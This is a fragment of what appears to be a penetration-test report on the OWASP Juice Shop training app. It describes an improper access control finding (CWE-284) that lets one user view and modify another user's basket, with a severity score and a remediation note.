
Your Basket (jim@juice-sh.op)

	Raspberry Juice (1000ml)	-	2	+	4.99¤	Remove
	Eggfruit Juice (500ml)	-	10	+	8.99¤	Remove

CWE ID:

- [CWE-284: Improper Access Control](#)

Severity: 8.1 (High) - Unauthorized actions performed on behalf of other users, including viewing and modifying basket contents.



Remediation: Implement proper access control checks on both server-side and client-side. Validate user permissions for each action to ensure users can only access and modify their own resources.

9 - Improper Input Validation in Basket Functionality